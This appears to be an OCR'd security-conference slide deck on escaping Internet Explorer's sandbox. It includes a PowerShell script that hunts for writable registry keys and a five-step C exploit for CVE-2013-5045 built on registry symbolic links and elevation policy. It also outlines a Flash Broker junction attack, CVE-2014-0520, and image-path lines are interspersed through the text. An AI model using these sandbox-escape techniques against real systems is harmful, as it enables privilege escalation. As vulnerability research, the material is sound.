
```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

Demo:
Extracting Interface Definitions

Out-of-Process COM Registration

```
IClassFactory* factory;
DWORD cookie;
CoRegisterClassObject(CLSID_MyObject,
        factory,
        CLSCTX_LOCAL_SERVER,
        REGCLS_MULTIPLEUSE,
        &cookie);
```

Type Libraries



Demo:
Identifying FlashBroker Implementation

Finding and Exploiting Accessible Resources

Searching for Accessible Resources

```
Set-Location 'HKCU:\'
$iesid = "S-1-15-3-4096"
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"

ForEach($key in (Get-ChildItem -recurse)) {
   $acl = Get-Acl -path $key.PSPath
   ForEach($ace in $acl.Access) {
      If($ace.RegistryRights -eq
         [Security.AccessControl.RegistryRights]::FullControl -and
            $ace.IdentityReference.Value -in $iesid, $aapsid) {
               Write-Output $key.PSPath
      }
   }
}
```


Demo:
Finding Accessible Resources

Exploitation of Accessible Resources

1. Resource has direct security implications
   - For example registry key to disable sandbox
2. Resource is written to by higher privileged process
   - Redirection attacks or similar


Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up




Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up
- IESetProtectedModeRegKeyOnly looks interesting



Demo: Configuring Process Monitor Symbols


IESetProtectedModeRegKeyOnly



```
; Attributes: bp-based frame

; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z proc near

Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
mov     edi, ecx
mov     esi, 80070057h
test    edi, edi
jnz     loc_101C4887
```

IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
  - Add low integrity label
  - Add IE Capability SID to DACL



So What?


- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can’t create any interesting keys?
- Well obviously we can!

Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
KEY_CREATE_LINK (0x0020)	Reserved for system use.
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.


Finding a Target Key



Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:


```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,
                   REG_OPTION_CREATE_LINK, &disposition);
RltInitUnicodeString(&valuename, L"SymbolicLinkValue");
NtSetValueKey(hKey, &valuename, 0, REG_LINK,
                  dst, wcslen(dst) * sizeof(WCHAR));
```



Exploitation: Step 2

- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";

CreateProcess(L"C:\\Program Files\\Internet Explorer\\iexplore.exe",
    cmdline, NULL, NULL, FALSE, 0, NULL, NULL, &startInfo, &procInfo));
```



Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",
     0, KEY_ALL_ACCESS, &hKey);

CreateRegistryValueString(hKey, L"AppName", L"calc.exe");
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");
CreateRegistryValueDword(hKey, L"Policy", 3);
```


Exploitation: Step 4

- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,
  "\\Sessions\\1\\BaseNamedObjects\\LRIEElevationPolicy_");
InitializeObjectAttributes(&objAttr, &objName,
      OBJ_CASE_INSENSITIVE, 0, 0);

NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,
              &objAttr);
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,
       0, 0, sizeof(int));

// Increment counter
*p = *p + 1;
```

Exploitation: Step 5

- Execute new process



Demo:
Exploiting Registry Symlinks
CVE-2013-5045

What about Files?

- Can we do a similar trick for files?
- Vista introduced file symlinks
  - Can’t use, requires administrator privileges
- But!!!
- Directory symlinks exist, they are called Junctions
  - Requires no privilege other than creating directory

Flash Broker

- Broker COM object for Flash (installed by default on Windows 8)
- Has some interesting functions:
  - BrokerCreateFile
  - BrokerCreateDirectory

Accessible Locations
%USERPROFILE%\AppData\Roaming\Adobe\Flash Player
%USERPROFILE%\AppData\Roaming\Macromedia\Flash Player
%TEMP%

Temporary Folder


- Possible to access the %TEMP% directory in normal Protected Mode (sadly not EPM)
- Exploitation Steps:
  - Create directory junction in %TEMP%
  - Write to directory from Flash Broker


Demo:
Exploiting File Junctions
CVE-2014-0520

Exploring Elevation Policy


Security in Elevation Policy

- Anyone can add policy entries



